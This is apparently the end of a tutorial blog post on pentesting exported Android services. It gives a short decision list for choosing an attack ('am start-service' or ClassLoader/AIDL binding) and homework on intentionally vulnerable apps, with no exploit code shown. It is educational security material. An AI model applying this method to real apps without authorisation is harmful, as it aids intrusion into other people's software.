
The Logic:
- Exported? No ➔ Ignore.
- Permission
BIND_JOB_SERVICE? Yes ➔ Ignore (System only). - Has
onStartCommand? ➔ Attack witham start-service. - Has
onBind+Stub? ➔ Attack with ClassLoader/AIDL.
🏁 Conclusion
Services are not scary; they are just misunderstood. By using static analysis (or my script) to identify the type of service, you stop guessing and start exploiting.
Your Homework:
- Download a vulnerable app (like HexTree or InsecureBank).
- Run the script.
- Try to trigger the service using ADB first.
Happy Hacking! 🏴☠️
Did you find this useful? Star the script on my GitHub [Link] and let me know in the comments!